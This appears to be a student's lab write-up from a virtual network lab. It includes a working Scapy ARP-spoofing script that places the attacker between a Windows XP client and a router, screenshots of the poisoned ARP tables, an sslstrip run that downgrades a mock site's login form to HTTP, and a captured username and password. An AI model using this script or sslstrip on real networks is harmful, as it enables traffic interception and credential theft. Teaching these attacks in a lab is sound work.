

RTR IP and MAC addresses

```

Connected (unencrypted) to: Xen-rtr_new_base135
TX packets:417 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7661 (7.4 KiB) TX bytes:33553 (32.7 KiB)
Interrupt:32 Base address:0xe000

eth1    Link encap:Ethernet  HWaddr 02:00:87:62:07:02
        inet addr:10.10.111.1  Bcast:10.10.111.255  Mask:255.255.255.0
        inet6 addr: fe80::87ff:fe62:702/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:103 errors:0 dropped:0 overruns:0 frame:0
        TX packets:25 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:10645 (10.3 KiB) TX bytes:2332 (2.2 KiB)
        Interrupt:36 Base address:0x100

```

RTR ARP table

```

Connected (unencrypted) to: Xen-rtr_new_base135
router:~# arp
Address                  HWtype  HWaddress           Flags Mask           Iface
10.10.111.101            ether    02:00:87:7e:09:01   C                    eth1
10.12.1.1                ether    00:30:48:be:c8:31   C                    eth0
10.10.111.106            ether    02:00:87:46:05:01   C                    eth1
router:~# _

```

XP IP and MAC addresses

```

Connected (unencrypted) to: Xen-xp_base135
C:\ Command Prompt

Windows IP Configuration

    Host Name . . . . . : victim1
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Unknown
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : vlab.local
    Description . . . . . : Realtek RTL8139 Family PCI Fast Ethe
rnet NIC
    Physical Address. . . . . : 02-00-87-7E-09-01
    Dhcp Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    IP Address. . . . . : 10.10.111.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.111.1
    DHCP Server . . . . . : 10.10.111.1
    DNS Servers . . . . . : 10.10.111.1
    Lease Obtained. . . . . : Monday, April 25, 2016 4:31:14 AM
    Lease Expires . . . . . : Monday, April 25, 2016 5:31:14 AM

C:\Documents and Settings\poly>

```

XP ARP table

```
Connected (unencrypted) to: Xen-xp_base135
C:\Command Prompt
C:\Documents and Settings\poly>arp -a
Interface: 10.10.111.101 --- 0x2
Internet Address      Physical Address      Type
10.10.111.1           02-00-87-62-07-02     dynamic
10.10.111.106         02-00-87-46-05-01     dynamic
C:\Documents and Settings\poly>
```

1. Write a SCAPY program on BT5 that sends gratuitous ARPs to XP and rtr so that BT5 is in the middle of the communication between rtr and XP.

```
Connected (unencrypted) to: Xen-bt5-qemu135
Applications Places System >_
arpspoof.py (~/Desktop) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
arpspoof.py
import sys
from scapy.all import*

while True:
    sendp(Ether(dst="02:00:87:7E:09:01")/ARP
(hwsrc="02:00:87:46:05:01",psrc="10.10.111.1",pdst="10.10.111.101",hwdst="02:00:87:7E:09:01",op=2))
    sendp(Ether(dst="02:00:87:62:07:02")/ARP
(hwsrc="02:00:87:46:05:01",psrc="10.10.111.101",pdst="10.10.111.1",hwdst="02:00:87:62:07:02",op=2))
    time.sleep(15)|
```

2. Show the results of successful ARP spoofing by taking screenshots showing the output of the arp command.

After running the script above from BT5, the ARP entries in XP machines looks like:

```
Connected (unencrypted) to: Xen-xp_base135
C:\Command Prompt
C:\Documents and Settings\poly>arp -a
Interface: 10.10.111.101 --- 0x2
Internet Address      Physical Address      Type
10.10.111.1           02-00-87-46-05-01     dynamic
C:\Documents and Settings\poly>
```

RTR machine ARP looks like:

```
Connected (unencrypted) to: Xen-rtr_new_base135
router:~# arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.10.111.101    ether   02:00:87:46:05:01 C              eth1
10.12.1.1        ether   00:30:48:be:c8:31 C              eth0
10.10.111.106    ether   02:00:87:46:05:01 C              eth1
10.12.1.10       ether   02:00:0b:a4:3e:02 C              eth0
router:~# _
```

This causes ARP poisoning.

3. Perform sslstrip attack on the client accessing Fakebook.

```
Connected (unencrypted) to: Xen-bt5-qemu135
System >_
Mon Apr 25, 12:47 AM
root@bt: /pentest/web/sslstrip
File Edit View Terminal Help

sslstrip 0.8 by Moxie Marlinspike
Usage: sslstrip <options>

Options:
-w <filename>, --write=<filename> Specify file to log to (optional).
-p , --post                      Log only SSL POSTs. (default)
-s , --ssl                      Log all SSL traffic to and from server.
-a , --all                      Log all SSL and HTTP traffic to and from server.
-l <port>, --listen=<port>      Port to listen on (default 10000).
-f , --favicon                  Substitute a lock favicon on secure requests.
-k , --killsessions             Kill sessions in progress.
-h                              Print this help message.

root@bt:/pentest/web/sslstrip# python sslstrip.py -l 8080
sslstrip 0.8 by Moxie Marlinspike running...
```

4. Record the new FORM post method and explain what is different.
Before running SSL strip the page source looks like:

Connected (unencrypted) to: Xen-bt5-qemu135

Applications Places System

Facebook - Mozilla Firefox

Source of: http://fakebook.vlab.local/ - Mozilla Firefox

File Edit View Help

```
<head>
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta http-equiv="Content-language" content="en" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content=" Fakebook is a social utility that connects people wit
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<style type="text/css">
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
INPUT.hintTextbox { color: #888; }
INPUT.hintTextboxActive { color: #000; }
}
-->
</style>
<div align=right style="width: 600px ">
<form action="https://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8" />
<input name="pass" type="password" value="password" class="hintTextbox" size="8" onFocus
</form>
</div>

</body>
</html>
```

After running SSLstrip, it looks as:

Connected (unencrypted) to: Xen-xp_base135

Facebook - Mozilla Firefox


Source of: http://fakebook.vlab.local/ - Mozilla Firefox

File Edit View Help

```
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
<meta name="description" content=" Fakebook is a social utility that connect
<title>Fakebook</title>
<script type="text/javascript" src="hint-textbox.js"></script>
</head>
<body background="background.png" >
<style type="text/css">
<!--
body {background-image: url(background.png); background-repeat: no-repeat;}
INPUT.hintTextbox { color: #888; }
INPUT.hintTextboxActive { color: #000; }
}
-->
</style>
<div align=right style="width: 600px ">
<form action="http://fakebook.vlab.local/login.php" method="post">
<input name="userid" type="text" value="userid" class="hintTextbox" size="8"
<input name="pass" type="password" value="password" class="hintTextbox" size
</form>
</div>

</body>
</html>
```

5. Open this log file in your favorite text editor and find and record the captured login and passwords.



The screenshot shows a terminal window titled "Connected (unencrypted) to: Xen-bt5-qemu135". The window displays the contents of a file named "sslstrip.log" located at "/pentest/web/sslstrip" using the "gedit" text editor. The log file contains a single entry: "2016-04-28 09:22:08,322 SECURE POST Data (facebook.vlab.local):" followed by "userid=memon&pass=evilproffy" on the next line. The text "userid=memon&pass=evilproffy" is highlighted in the image.

```
2016-04-28 09:22:08,322 SECURE POST Data (facebook.vlab.local):
userid=memon&pass=evilproffy
```

6. Fully explain in a paragraph or two how sslstrip works.
First, arpspoof convinces a host that our MAC address is the router's MAC address, and the target begins to send us all its network traffic. The kernel forwards everything along except for traffic destined to port 80, which it redirects to 8080.
Any request through XP machine to RTR is sent via BT5 which changes the connection between XP and BT5 to http instead of https and from BT5 to RTR as a normal connection i.e., https.
The SSLstrip is running which is listening at port 8080 and logs down in SSLstrip.log .